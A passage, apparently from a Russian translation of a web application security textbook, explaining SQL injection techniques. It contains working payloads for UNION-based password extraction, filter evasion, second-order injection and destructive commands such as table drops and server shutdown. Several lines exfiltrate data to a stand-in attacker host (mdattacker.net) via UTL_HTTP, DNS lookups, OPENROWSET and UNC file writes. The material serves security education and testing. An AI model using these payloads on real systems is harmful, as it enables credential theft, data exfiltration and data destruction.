> **Совет.** В некоторых более редких случаях пользовательский ввод может задавать имя столбца в предложении `WHERE`. Поскольку такие имена также не заключаются в одиночные кавычки, возникает похожая проблема. Авторы также встречали приложения, где пользовательским параметром являлось имя таблицы. Наконец, удивительно многие приложения позволяют пользователю задавать ключевое слово порядка сортировки (`ASC` или `DESC`), возможно полагая, что это не имеет последствий для атак SQL-инъекции.

Найти SQL-инъекцию в имени столбца может быть трудно. Если переданное значение не является допустимым именем, запрос завершается ошибкой. Это означает, что ответ будет одинаков независимо от того, передаст ли злоумышленник строку обхода каталогов, одиночную или двойную кавычку либо любую другую произвольную строку. Поэтому обычные методы как автоматизированного фаззинга, так и ручной проверки могут не заметить уязвимость. Стандартные тестовые строки для многочисленных видов уязвимостей вызовут один и тот же ответ, который сам по себе может не раскрывать природу ошибки.

> **Примечание.** Некоторые традиционные средства защиты от SQL-инъекции, описанные далее в этой главе, невозможно применить к задаваемым пользователем именам столбцов. Подготовленные операторы и экранирование одиночных кавычек не предотвращают SQL-инъекцию такого типа. Поэтому данный вектор особенно важно искать в современных приложениях.

Этапы атаки

1. Запишите все параметры, которые, по-видимому, управляют порядком или типами полей в результатах, возвращаемых приложением.

2. Отправьте последовательность запросов, задавая в значении параметра числа, начиная с 1 и увеличивая число в каждом следующем запросе:

• если изменение числа во вводе влияет на порядок результатов, вероятно, ввод вставляется в предложение `ORDER BY`. В SQL конструкция `ORDER BY 1` сортирует по первому столбцу. Увеличение числа до 2 должно изменить порядок отображения данных, отсортировав их по второму столбцу. Если переданное число превышает количество столбцов в результирующем наборе, запрос должен завершиться ошибкой. В такой ситуации возможность дальнейшего внедрения SQL можно подтвердить, проверив, удаётся ли обратить порядок результатов:

```
1 ASC --
1 DESC --
```

• если передача числа 1 приводит к набору результатов, где один столбец содержит `1` в каждой строке, вероятно, ввод вставляется в имя возвращаемого запросом столбца. Например:

```
SELECT 1,title,year FROM books WHERE publisher='Wiley'
```

Примечание. Эксплуатация SQL-инъекции в предложении `ORDER BY` значительно отличается от большинства других случаев. База не примет в этой точке запроса ключевые слова `UNION`, `WHERE`, `OR` или `AND`. Обычно злоумышленнику требуется подставить вместо параметра вложенный запрос, например заменить имя столбца конструкцией `(select 1 where <<condition>> or 1/0=0)`, тем самым применив методы логического вывода, описанные далее в этой главе. Для баз, поддерживающих пакетные запросы, например MS-SQL, это может оказаться самым эффективным вариантом.

Определение базы данных

Большинство описанных до сих пор методов эффективно против всех распространённых платформ баз данных, а расхождения устраняются небольшими поправками синтаксиса. Но по мере перехода к более продвинутым способам эксплуатации различия между платформами становятся значительнее, и вам всё чаще потребуется знать тип серверной базы данных.

Вы уже видели, как извлечь строку версии основных типов баз. Даже если по какой-либо причине это невозможно, базу обычно удаётся определить другими способами. Один из самых надёжных основан на различиях в объединении строк. В запросе, где вы контролируете элемент строковых данных, можно передать определённое значение, а затем проверять разные способы конкатенации, чтобы получить ту же строку. Если результат совпадает, вероятно, тип базы установлен. Следующие примеры показывают, как построить строку `services` в распространённых базах:

• Oracle: `'serv'||'ices'`;

• MS-SQL: `'serv'+'ices'`;

• MySQL: `'serv' 'ices'` (обратите внимание на пробел).

При инъекции в числовые данные базу можно определить следующими строками атаки. Каждое из этих выражений вычисляется в `0` в целевой базе и вызывает ошибку в остальных:

• Oracle: `BITAND(1,1)-BITAND(1,1)`;

• MS-SQL: `@@PACK_RECEIVED-@@PACK_RECEIVED`;

• MySQL: `CONNECTION_ID()-CONNECTION_ID()`.

> **Примечание.** Базы MS-SQL и Sybase имеют общее происхождение, поэтому во многом похожи структурой таблиц, глобальными переменными и хранимыми процедурами. На практике большинство описанных далее методов атаки против MS-SQL работает с Sybase совершенно так же.

Ещё один интересный аспект определения базы - то, как MySQL обрабатывает некоторые виды встроенных комментариев. Если комментарий начинается с восклицательного знака, за которым следует строка версии базы, содержимое комментария интерпретируется как настоящий SQL при условии, что фактическая версия базы не старше указанной. Иначе содержимое игнорируется и считается комментарием. Программисты могут применять эту возможность подобно директивам препроцессора C, создавая разный код, который обрабатывается в зависимости от используемой версии базы. Злоумышленник также может воспользоваться ею для точного определения версии. Например, внедрение следующей строки делает предложение `WHERE` оператора `SELECT` ложным, если версия MySQL не ниже 3.23.02:

```
/*!32302 and 1=0*/
```

Оператор UNION

Оператор `UNION` используется в SQL для объединения результатов двух или нескольких операторов `SELECT` в единый результирующий набор. Если веб-приложение содержит уязвимость SQL-инъекции внутри оператора `SELECT`, часто можно применить `UNION`, чтобы выполнить второй, совершенно отдельный запрос и объединить его результаты с первым. Если результаты возвращаются браузеру, этот метод позволяет легко извлечь произвольные данные из базы. `UNION` поддерживается всеми основными СУБД и является самым быстрым способом получить произвольную информацию из базы в ситуациях, где результаты запроса возвращаются непосредственно.

Вспомните приложение, позволяющее искать книги по автору, названию, издателю и другим критериям. Поиск книг издательства Wiley заставляет его выполнить следующий запрос:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley'
```

Предположим, он возвращает такой набор результатов:

AUTHOR	TITLE	YEAR
Litchfield	The Database Hacker's Handbook	2005
Anley	The Shellcoder's Handbook	2007

Ранее вы видели, как злоумышленник может передать функции поиска специально сформированный ввод, нарушить предложение `WHERE` и тем самым вернуть все хранящиеся в базе книги. Гораздо интереснее применить `UNION`, внедрить второй запрос `SELECT` и добавить его результаты к первому. Второй запрос способен извлечь данные из другой таблицы базы. Например, ввод условия поиска

```
Wiley' UNION SELECT username,password,uid FROM users--
```

заставит приложение выполнить запрос:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley'
UNION SELECT username,password,uid FROM users--'
```

Он возвращает результаты исходного поиска, за которыми следует содержимое таблицы `users`:

AUTHOR	TITLE	YEAR
Litchfield	The Database Hacker's Handbook	2005
Anley	The Shellcoder's Handbook	2007
admin	r00tr0x	0
cliff	Reboot	1

> **Примечание.** Когда результаты двух или нескольких запросов `SELECT` объединяются оператором `UNION`, имена столбцов общего результирующего набора совпадают с именами первого запроса `SELECT`. Как видно из таблицы, имена пользователей появляются в столбце `author`, а пароли - в `title`. Поэтому при обработке приложением результатов изменённого запроса оно никак не может определить, что возвращённые данные происходят из другой таблицы.

Простой пример демонстрирует потенциально огромную мощь `UNION` в атаке SQL-инъекции. Однако прежде чем эксплуатировать его таким способом, необходимо учесть два важных условия:

• при объединении результатов двух запросов через `UNION` результирующие наборы должны иметь одинаковую структуру. Иными словами, они обязаны содержать одинаковое число столбцов с одинаковыми или совместимыми типами данных, расположенных в одном порядке;

• для внедрения второго запроса, возвращающего интересные результаты, злоумышленнику необходимо знать имя целевой таблицы базы и имена соответствующих столбцов.

Рассмотрим первое условие подробнее. Предположим, злоумышленник пытается внедрить второй запрос с неправильным количеством столбцов. Он передаёт:

```
Wiley' UNION SELECT username,password FROM users--
```

Исходный запрос возвращает три столбца, а внедрённый - только два. Поэтому база выдаёт ошибку:

```
ORA-01789: query block has incorrect number of result columns
```

Теперь предположим, что злоумышленник пытается внедрить второй запрос, столбцы которого имеют несовместимые типы. Он передаёт:

```
Wiley' UNION SELECT uid,username,password FROM users--
```

Это заставляет базу попытаться объединить столбец `password` второго запроса, содержащий строковые данные, со столбцом `year` первого, содержащим числовые. Поскольку строку невозможно преобразовать в число, возникает ошибка:

```
ORA-01790: expression must have same datatype as corresponding expression
```

> **Примечание.** Здесь показаны сообщения об ошибках Oracle. Эквивалентные сообщения других баз перечислены далее в разделе «Справочник по синтаксису SQL и ошибкам».

Во многих реальных случаях приложение перехватывает показанные сообщения базы и не возвращает их браузеру пользователя. Поэтому может показаться, будто при попытке выяснить структуру первого запроса остаётся только угадывать. Но это не так. Три важных обстоятельства обычно делают задачу простой:

• чтобы внедрённый запрос можно было объединить с первым, строгое совпадение типов данных не требуется: они лишь должны быть совместимы. Иными словами, каждый тип во втором запросе обязан либо совпадать с соответствующим типом первого, либо неявно в него преобразовываться. Вы уже видели, что базы неявно преобразуют числовое значение в строковое. Более того, значение `NULL` можно преобразовать в любой тип. Поэтому, если тип конкретного поля неизвестен, для него достаточно выполнить `SELECT NULL`;

• если приложение перехватывает сообщения об ошибках базы, всё равно легко определить, был ли выполнен внедрённый запрос. При успехе к исходным результатам приложения добавляются новые. Это позволяет действовать систематически, пока не будет найдена необходимая структура внедряемого запроса;

• в большинстве случаев для достижения цели достаточно выявить единственное строковое поле исходного запроса. Этого хватит, чтобы внедрять произвольные запросы, возвращающие строковые данные, получать результаты и систематически извлекать из базы любые нужные сведения.

Этапы атаки

Первая задача - определить число столбцов, возвращаемых исходным запросом приложения. Это можно сделать двумя способами:

1. Воспользуйтесь тем, что `NULL` преобразуется в любой тип данных, и систематически внедряйте запросы с разным количеством столбцов, пока внедрённый запрос не будет выполнен. Например:

```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
' UNION SELECT NULL, NULL, NULL--
```

Когда запрос будет выполнен, вы узнаете необходимое число столбцов. Даже если приложение не возвращает сообщения об ошибках базы, успех внедрённого запроса всё равно можно заметить: появится дополнительная строка данных, содержащая слово `NULL` или пустую строку. Учтите, что внедрённая строка может состоять лишь из пустых ячеек таблицы и потому быть незаметной при отображении HTML. По этой причине во время атаки предпочтительно просматривать исходный ответ.

2. Определив необходимое число столбцов, найдите столбец со строковым типом данных, чтобы через него извлекать произвольную информацию из базы. Для этого внедрите запрос с `NULL`, как раньше, и систематически заменяйте каждое значение на `a`. Например, если известно, что запрос должен возвращать три столбца, можно внедрить:

```
' UNION SELECT 'a', NULL, NULL--
' UNION SELECT NULL, 'a', NULL--
' UNION SELECT NULL, NULL, 'a'--
```

Когда запрос выполнится, вы увидите дополнительную строку данных со значением `a`. После этого соответствующий столбец можно использовать для извлечения данных из базы.

> **Примечание.** В базах Oracle каждый оператор `SELECT` обязан содержать атрибут `FROM`, поэтому внедрение `UNION SELECT NULL` вызывает ошибку независимо от числа столбцов. Требование можно выполнить, выбирая данные из глобально доступной таблицы `DUAL`. Например:

```
' UNION SELECT NULL FROM DUAL--
```

Определив необходимое число столбцов во внедрённом запросе и найдя столбец со строковым типом, можно извлекать произвольные данные. Простая проверка концепции - получить строку версии базы, что возможно в любой СУБД. Например, если столбцов три и первый принимает строковые данные, версию MS-SQL и MySQL можно извлечь следующим запросом:

```
' UNION SELECT @@version,NULL,NULL--
```

В Oracle тот же результат даёт следующий запрос:

```
' UNION SELECT banner,NULL,NULL FROM v$version--
```

В примере уязвимого приложения поиска книг эту строку можно использовать как условие поиска, чтобы получить версию базы Oracle:

AUTHOR	TITLE	YEAR
CORE 9.2.0.1.0 Production		
NLSRTL Version 9.2.0.1.0 - Production		
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production		
PL/SQL Release 9.2.0.1.0 - Production		
TNS for 32-bit Windows: Version 9.2.0.1.0 - Production		

Разумеется, строка версии базы может быть интересна и позволить исследовать уязвимости конкретного программного обеспечения, но чаще вас будет больше интересовать извлечение настоящих данных. Для этого обычно необходимо выполнить второе из описанных ранее условий: узнать имя целевой таблицы базы и имена соответствующих столбцов.

Извлечение полезных данных

Чтобы извлечь полезные данные из базы, обычно требуется знать имена таблиц и столбцов с нужными сведениями. Основные корпоративные СУБД содержат богатый набор метаданных, который можно запрашивать, чтобы обнаружить имена всех таблиц и столбцов базы. Методика извлечения полезных данных везде одинакова, но подробности различаются между платформами.

Извлечение данных с помощью UNION

Рассмотрим атаку на базу MS-SQL, применяя методику, работающую со всеми технологиями баз данных. Представьте приложение адресной книги, позволяющее пользователям вести список контактов, запрашивать и обновлять их сведения. Когда пользователь ищет контакт по имени Matthew, браузер отправляет параметр:

```
Name=Matthew
```

Приложение возвращает следующие результаты:

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com

Попробуйте сами!

mdsec.net

Сначала необходимо определить требуемое число столбцов. Проверка с одним столбцом приводит к сообщению об ошибке:

```
Name=Matthew'%20union%20select%20null--

All queries combined using a UNION, INTERSECT or EXCEPT operator must
have an equal number of expressions in their target lists.
```

Мы добавляем второй `NULL`, но ошибка повторяется. Поэтому продолжаем добавлять значения, пока запрос не выполнится и не создаст дополнительный элемент в таблице результатов:

```
Name=Matthew'%20union%20select%20null,null,null,null,null--
```

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
[пусто]	[пусто]

Теперь проверим, что первый столбец запроса содержит строковые данные:

```
Name=Matthew'%20union%20select%20'a',null,null,null,null--
```

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
a	

Следующий шаг - выяснить имена таблиц и столбцов базы, которые могут содержать интересную информацию. Для этого можно запросить таблицу метаданных `information_schema.columns`, где находятся сведения обо всех именах таблиц и столбцов. Их извлекает следующий запрос:

```
Name=Matthew'%20union%20select%20table_name,column_name,null,null,
null%20from%20information_schema.columns--
```

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
shop_items	price
shop_items	prodid
shop_items	prodname
addr_book	contactemail
addr_book	contactname
users	username
users	password

Таблица `users` очевидно подходит для начала извлечения данных. Получить сведения из неё можно следующим запросом:

```
Name=Matthew'%20UNION%20select%20username,password,null,null,null%20
from%20users--
```

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
administrator	fme69
dev	uber
marcus	8pinto
smith	twosixty
jlo	6kdown

Совет. Схема `information_schema` поддерживается MS-SQL, MySQL и многими другими базами, включая SQLite и PostgreSQL. Она предназначена для хранения метаданных базы, что делает её основной целью злоумышленников, желающих исследовать базу. Обратите внимание: Oracle эту схему не поддерживает. При атаке базы Oracle всё остальное выполнялось бы совершенно так же, но для получения сведений о таблицах и столбцах использовался бы запрос `SELECT table_name,column_name FROM all_tab_columns`. Чтобы сосредоточиться только на текущей базе, применялась бы таблица `user_tab_columns`. При анализе больших баз в поисках точек атаки обычно лучше непосредственно искать интересные имена столбцов, а не таблиц. Например:

```
SELECT table_name,column_name FROM information_schema.columns where
column_name LIKE '%PASS%'
```

Совет. Если целевая таблица возвращает несколько столбцов, их можно объединить в один. Это упрощает извлечение, поскольку в исходном запросе достаточно определить единственное поле `varchar`:

• Oracle:

```
SELECT table_name||':'||column_name FROM all_tab_columns
```

• MS-SQL:

```
SELECT table_name+':'+column_name from information_schema.columns
```

• MySQL:

```
SELECT CONCAT(table_name,':',column_name) from information_schema.columns
```

Обход фильтров

Иногда приложение, уязвимое для SQL-инъекции, реализует различные фильтры ввода, не позволяющие эксплуатировать дефект без ограничений. Например, оно может удалять или очищать определённые символы либо блокировать распространённые ключевые слова SQL. Фильтры этого типа часто можно обойти, поэтому в такой ситуации следует испробовать множество приёмов.

Отказ от заблокированных символов

Если приложение удаляет или кодирует некоторые символы, часто применяемые в атаках SQL-инъекции, атаку всё равно можно провести без них:

• одиночная кавычка не требуется при внедрении в числовое поле данных или имя столбца. Если в полезную нагрузку необходимо добавить строку, это можно сделать и без кавычек, применив различные строковые функции для динамического построения строки по ASCII-кодам отдельных символов. Например, следующие два запроса для Oracle и MS-SQL соответственно эквивалентны `select ename, sal from emp where ename='marcus'`:

```
SELECT ename, sal FROM emp where ename=CHR(109)||CHR(97)||
CHR(114)||CHR(99)||CHR(117)||CHR(115)

SELECT ename, sal FROM emp WHERE ename=CHAR(109)+CHAR(97)
+CHAR(114)+CHAR(99)+CHAR(117)+CHAR(115)
```

• если символ комментария блокируется, часто можно сформировать внедряемые данные так, чтобы они не нарушали синтаксис окружающего запроса и без комментария. Например, вместо

```
' or 1=1--
```

можно внедрить:

```
' or 'a'='a
```

• пытаясь внедрить пакетные запросы в базу MS-SQL, можно обойтись без разделителя-точки с запятой. Если исправить синтаксис всех запросов пакета, анализатор правильно их интерпретирует независимо от наличия точки с запятой.

> **Попробуйте сами!**
>
> mdsec.net
>
> mdsec.net

Обход простой проверки

Некоторые процедуры проверки ввода используют простой чёрный список и блокируют либо удаляют все переданные данные, которые в нём присутствуют. В таком случае попробуйте стандартные атаки, ища распространённые дефекты механизмов проверки и канонизации, описанные в главе 2. Например, если ключевое слово `SELECT` блокируется или удаляется, можно попробовать следующие обходы:

```
SeLeCt
%00SELECT
SELSELECTECT
%53%45%4c%45%43%54
%2553%2545%254c%2545%2543%2554
```

Попробуйте сами!

mdsec.net

mdsec.net

Использование комментариев SQL

В операторы SQL можно вставлять встроенные комментарии так же, как в C++, помещая их между символами `/*` и `*/`. Если приложение блокирует или удаляет пробелы из ввода, комментарии могут имитировать пробелы во внедряемых данных. Например:

```
SELECT/*foo*/username,password/*foo*/FROM/*foo*/users
```

В MySQL комментарии можно вставлять даже внутрь ключевых слов, что даёт ещё один способ обхода некоторых фильтров проверки ввода с сохранением синтаксиса настоящего запроса. Например:

```
SEL/*foo*/ECT username,password FR/*foo*/OM users
```

Эксплуатация дефектных фильтров

Процедуры проверки ввода часто содержат логические дефекты, позволяющие тайно провести заблокированные данные сквозь фильтр. Эти атаки нередко используют порядок нескольких этапов проверки или отсутствие рекурсивного применения логики очистки. Некоторые атаки такого типа описаны в главе 11.

Попробуйте сами!

mdsec.net

SQL-инъекция второго порядка

Особенно интересный вид обхода фильтра связан с SQL-инъекцией второго порядка. Многие приложения безопасно обрабатывают данные при первоначальной вставке в базу. Но после сохранения они могут позднее небезопасно обрабатываться самим приложением или другими серверными процессами. Качество многих таких процессов уступает основному приложению, доступному через Интернет, хотя они используют высокопривилегированные учётные записи базы.

В некоторых приложениях пользовательский ввод при получении проверяется путём экранирования одиночной кавычки. В исходном примере поиска книг этот подход выглядит эффективным. Когда пользователь вводит условие `O'Reilly`, приложение выполняет запрос:

```
SELECT author,title,year FROM books WHERE publisher = 'O''Reilly'
```

Здесь одиночная кавычка пользователя преобразована в две. Поэтому переданный базе элемент имеет то же буквальное значение, что и исходное выражение пользователя.

Проблема удвоения возникает в более сложных ситуациях, где один элемент данных проходит через несколько SQL-запросов, записываясь в базу и затем неоднократно считываясь. Это один из примеров недостатков простой проверки ввода по сравнению с проверкой на границах, описанной в главе 2.

Вспомните приложение, позволявшее пользователям самостоятельно регистрироваться и содержавшее дефект SQL-инъекции в операторе `INSERT`. Предположим, разработчики пытаются устранить уязвимость, удваивая одиночные кавычки в пользовательских данных. Попытка зарегистрировать имя `foo'` приводит к следующему запросу, не создающему проблем для базы:

```
INSERT INTO users (username, password, ID, privs) VALUES ('foo''',
 'secret', 2248, 1)
```

Пока всё хорошо. Но предположим, что приложение также реализует функцию смены пароля. Она доступна только аутентифицированным пользователям, однако для дополнительной защиты требует ввести старый пароль. Затем приложение проверяет его правильность, извлекая текущий пароль пользователя из базы и сравнивая две строки. Для этого оно сначала получает имя пользователя, а затем строит запрос:

```
SELECT password FROM users WHERE username = 'foo''
```

Поскольку в базе хранится буквальная строка имени `foo'`, именно это значение база возвращает при запросе. Удвоенная escape-последовательность применяется лишь при передаче строк в базу. Поэтому когда приложение повторно использует строку и встраивает её во второй запрос, возникает дефект SQL-инъекции, а исходный вредоносный ввод пользователя непосредственно внедряется в запрос. При попытке сменить пароль приложение возвращает сообщение, раскрывающее дефект:

```
Unclosed quotation mark before the character string 'foo
```

Для эксплуатации уязвимости злоумышленнику достаточно зарегистрировать имя со специально сформированным вводом, а затем попытаться изменить пароль. Например, если зарегистрировано следующее имя:

```
' or 1 in (select password from users where username='admin')--
```

сам этап регистрации будет обработан безопасно. Когда злоумышленник попытается изменить пароль, внедрённый запрос выполнится и приведёт к сообщению, раскрывающему пароль пользователя `admin`:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the varchar value 'fme69' to a column of data type int.
```

Злоумышленник успешно обошёл проверку ввода, предназначенную для блокировки атак SQL-инъекции. Теперь он может выполнять произвольные запросы в базе и получать результаты.

> **Попробуйте сами!**
>
> mdsec.net

Продвинутая эксплуатация

Во всех описанных до сих пор атаках существовал готовый способ получить полезные данные, извлечённые из базы, например с помощью атаки `UNION` или возврата данных в сообщении об ошибке. По мере роста осведомлённости о SQL-инъекции подобные ситуации встречаются всё реже. Всё чаще дефекты SQL-инъекции обнаруживаются там, где получить результаты внедрённых запросов непросто. Рассмотрим несколько причин такой проблемы и способы её решения.

> **Примечание.** Владельцам приложений следует понимать, что не каждый злоумышленник заинтересован в краже конфиденциальных данных. Некоторые стремятся к разрушению. Например, передав всего 12 символов, злоумышленник может отключить базу MS-SQL командой `shutdown`:

```
' shutdown--
```

> Он также способен внедрить вредоносные команды для удаления отдельных таблиц:

```
' drop table users--
' drop table accounts--
' drop table customers--
```

Извлечение данных в виде чисел

Довольно часто строковые поля приложения не уязвимы для SQL-инъекции, поскольку ввод с одиночными кавычками обрабатывается правильно. Но уязвимости могут оставаться в числовых полях, где пользовательский ввод не заключён в одиночные кавычки. Нередко в таких ситуациях единственный способ получить результаты внедрённых запросов - числовой ответ приложения.

Задача состоит в обработке результатов внедрённых запросов таким образом, чтобы значимые данные можно было получить в числовом виде. Здесь используются две ключевые функции:

• `ASCII`, возвращающая ASCII-код входного символа;

• `SUBSTRING` (или `SUBSTR` в Oracle), возвращающая подстроку входного значения.

Вместе эти функции позволяют извлечь единственный символ строки в числовом виде. Например:

```
SUBSTRING('Admin',1,1) возвращает A.
ASCII('A') возвращает 65.
```

Следовательно:

```
ASCII(SUBSTR('Admin',1,1)) возвращает 65.
```

С помощью этих двух функций можно систематически разбивать строку полезных данных на отдельные символы и возвращать каждый из них в числовой форме. В автоматизированной атаке этот метод позволяет быстро получать и восстанавливать большой объём строковых данных по одному байту.

> **Совет.** В том, как разные платформы баз обрабатывают строки и числовые вычисления, существует множество тонких различий, которые может понадобиться учитывать при подобных продвинутых атаках. Отличное руководство по различиям многих баз находится по адресу sqlzoo.net.

В одном варианте такой ситуации авторы встречали случаи, когда приложение возвращает не само число, а ресурс, для которого оно служит идентификатором. Приложение выполняет SQL-запрос на основе пользовательского ввода, получает числовой идентификатор документа и возвращает его содержимое. Тогда злоумышленник может сначала получить копию каждого документа, идентификатор которого входит в соответствующий числовой диапазон, и построить соответствие между содержимым документов и идентификаторами. После этого, проводя описанную выше атаку, он сверяется с картой, определяет идентификатор каждого полученного документа и тем самым извлекает ASCII-значение успешно полученного символа.

Использование внеполосного канала

Во многих случаях SQL-инъекции приложение не возвращает браузеру ни результаты внедрённого запроса, ни сообщения об ошибках базы. Может показаться, что положение безнадёжно: даже если дефект SQL-инъекции существует, его якобы нельзя использовать для извлечения произвольных данных или иных действий. Однако это впечатление ошибочно. Можно применить различные методы получения данных и подтверждения успеха других вредоносных действий.

Существует множество обстоятельств, где можно внедрить произвольный запрос, но нельзя получить его результаты. Вспомните пример уязвимой формы входа, где SQL-инъекции подвержены поля имени и пароля:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Помимо изменения логики запроса и обхода входа можно внедрить совершенно отдельный подзапрос, применив конкатенацию строк для присоединения его результатов к контролируемому элементу. Например:

```
foo' ||  (SELECT 1 FROM dual WHERE (SELECT username FROM all_users WHERE
 username = 'DBSNMP') = 'DBSNMP')--
```

Это заставит приложение выполнить следующий запрос:

```
SELECT * FROM users WHERE username = 'foo' || (SELECT 1 FROM dual WHERE
 (SELECT username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP')
```

База выполняет произвольный подзапрос, добавляет его результаты к `foo`, а затем ищет сведения об итоговом имени пользователя. Разумеется, вход завершится неудачей, но внедрённый запрос будет выполнен. В ответе приложения вы получите лишь стандартное сообщение об ошибке входа. Теперь необходим способ извлечь результаты внедрённого запроса.

Другая ситуация возникает, когда против баз MS-SQL можно применять пакетные запросы. Они чрезвычайно полезны, поскольку позволяют выполнить совершенно отдельный оператор, который вы полностью контролируете, с другой командой SQL и другой целевой таблицей. Однако из-за способа исполнения пакета результаты внедрённого запроса нельзя получить непосредственно. И снова требуется способ вернуть потерянные результаты.

Один из часто эффективных методов в такой ситуации - внеполосный канал. Получив возможность выполнять произвольные операторы SQL внутри базы, нередко можно использовать встроенную функциональность базы и создать обратное сетевое соединение с собственным компьютером, по которому передавать любые собранные данные.

Способ создания подходящего сетевого соединения сильно зависит от базы. В зависимости от уровня привилегий пользователя, от имени которого приложение обращается к базе, разные методы могут быть доступны или недоступны. Ниже описаны некоторые наиболее распространённые и эффективные приёмы для каждого типа базы.

MS-SQL

В старых базах, например MS-SQL 2000 и более ранних, команда `OpenRowSet` позволяет открыть соединение с внешней базой и вставить в неё произвольные данные. Например, следующий запрос заставляет целевую базу подключиться к базе злоумышленника и вставить строку версии целевой базы в таблицу `foo`:

```
insert into openrowset('SQLOLEDB',
'DRIVER={SQL Server};SERVER=mdattacker.net,80;UID=sa;PWD=letmein',
'select * from foo') values (@@version)
```

Обратите внимание: можно указать порт 80 или другое вероятное значение, чтобы повысить шанс установления исходящего соединения через межсетевые экраны.

Oracle

Oracle содержит большой объём стандартной функциональности, доступной низкопривилегированным пользователям и пригодной для создания внеполосного соединения.

Пакет `UTL_HTTP` можно использовать для отправки произвольных HTTP-запросов другим узлам. Он обладает богатой функциональностью и поддерживает прокси-серверы, файлы cookie, перенаправления и аутентификацию. Это означает, что злоумышленник, скомпрометировавший базу в строго ограниченной внутренней корпоративной сети, может воспользоваться корпоративным прокси для установления исходящих соединений с Интернетом.

В следующем примере `UTL_HTTP` передаёт результаты внедрённого запроса на сервер злоумышленника:

```
/employees.asp?EmpNo=7521'||UTL_HTTP.request('mdattacker.net:80/'||
(SELECT%20username%20FROM%20all_users%20WHERE%20ROWNUM%3d1))--
```

Этот URL заставляет `UTL_HTTP` отправить GET-запрос URL, содержащему первое имя пользователя из таблицы `all_users`. Злоумышленнику достаточно настроить прослушиватель netcat на `mdattacker.net`, чтобы получить результат:

```
C:\>nc -nLp 80
GET /SYS HTTP/1.1
Host: mdattacker.net
Connection: close
```

Пакет `UTL_INADDR` предназначен для разрешения имён узлов в IP-адреса. С его помощью можно создавать произвольные DNS-запросы к контролируемому злоумышленником серверу. Во многих ситуациях вероятность успеха выше, чем у атаки через `UTL_HTTP`, поскольку корпоративные межсетевые экраны часто пропускают исходящий DNS-трафик, даже когда HTTP ограничен. Злоумышленник может выполнить поиск выбранного имени узла и фактически получить произвольные данные, добавив их как поддомен к контролируемому доменному имени. Например:

```
/employees.asp?EmpNo=7521'||UTL_INADDR.GET_HOST_NAME((SELECT%20PASSWORD%
20FROM%20DBA_USERS%20WHERE%20NAME='SYS')||'.mdattacker.net')
```

В результате DNS-запрос к серверу имён `mdattacker.net` будет содержать хеш пароля пользователя `SYS`:

```
DCB748A5BC5390F2.mdattacker.net
```

Пакет `UTL_SMTP` позволяет отправлять электронную почту. Эту возможность можно применять для получения больших объёмов захваченных из базы данных через исходящие письма.

Пакет `UTL_TCP` позволяет открывать произвольные TCP-сокеты для отправки и получения сетевых данных.

> **Примечание.** В Oracle 11g многие только что описанные ресурсы дополнительно защищены списком ACL от выполнения произвольным пользователем базы. Простой способ обхода - воспользоваться новой функциональностью Oracle 11g и следующим кодом:

```
SYS.DBMS_LDAP.INIT((SELECT PASSWORD FROM SYS.USER$ WHERE
 NAME='SYS')||'.mdsec.net',80)
```

MySQL

Команда `SELECT ... INTO OUTFILE` позволяет направить вывод произвольного запроса в файл. Указанное имя файла может содержать путь UNC, благодаря чему вывод можно отправить в файл на собственном компьютере. Например:

```
select * into outfile '\\\\mdattacker.net\\share\\output.txt' from users;
```

Чтобы получить файл, на своём компьютере необходимо создать общую папку SMB, разрешающую анонимную запись. Таким образом можно настроить общие ресурсы как Windows, так и UNIX-подобных платформ. Если получить экспортированный файл не удаётся, причиной может быть конфигурация сервера SMB. С помощью анализатора трафика проверьте, инициирует ли целевой сервер входящие подключения к вашему компьютеру. Если да, обратитесь к документации сервера и убедитесь в правильности настройки.

Использование операционной системы

Через базу данных часто можно проводить атаки повышения привилегий, приводящие к выполнению произвольных команд в операционной системе самого сервера базы. В такой ситуации для получения данных открывается намного больше путей: встроенные команды наподобие `tftp`, `mail` и `telnet` либо копирование данных в веб-корень с последующей загрузкой браузером. Методы повышения привилегий в самой базе описаны далее в разделе «За пределами SQL-инъекции».

Логический вывод: условные ответы

Внеполосный канал может быть недоступен по многим причинам. Чаще всего это происходит потому, что база находится в защищённой сети, периметровые межсетевые экраны которой не разрешают исходящие соединения с Интернетом или другой сетью. Тогда доступ к базе ограничен исключительно точкой инъекции в веб-приложении.

Работая в такой ситуации почти вслепую, можно извлекать из базы произвольные данные многими методами. Все они основаны на том, что внедрённый запрос условно вызывает некоторое наблюдаемое поведение базы, после чего нужные сведения выводятся из факта наличия либо отсутствия такого поведения.

Вспомните уязвимую функцию входа, где внедрение в поля имени и пароля позволяет выполнять произвольные запросы:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Предположим, вы не обнаружили способа передать результаты внедрённых запросов обратно браузеру. Тем не менее вы уже видели, как SQL-инъекция меняет поведение приложения.

Например, следующие два элемента ввода приводят к совершенно разным результатам:

```
admin' AND 1=1--
admin' AND 1=2--
```

В первом случае приложение выполняет вход под пользователем `admin`. Во втором попытка завершается неудачей, поскольку условие `1=2` всегда ложно. Управление поведением приложения можно использовать для логического вывода истинности или ложности произвольных условий внутри самой базы. Например, с помощью ранее описанных функций `ASCII` и `SUBSTRING` можно проверить, имеет ли определённый символ захваченной строки конкретное значение. Следующий ввод выполняет вход под пользователем `admin`, поскольку проверяемое условие истинно:

```
admin' AND ASCII(SUBSTRING('Admin',1,1)) = 65--
```

Следующий ввод, напротив, приводит к ошибке входа, поскольку условие ложно:

```
admin' AND ASCII(SUBSTRING('Admin',1,1)) = 66--
```

Отправляя большое число подобных запросов и перебирая вероятный диапазон ASCII-кодов каждого символа до совпадения, можно извлечь всю строку по одному байту.

Создание условных ошибок

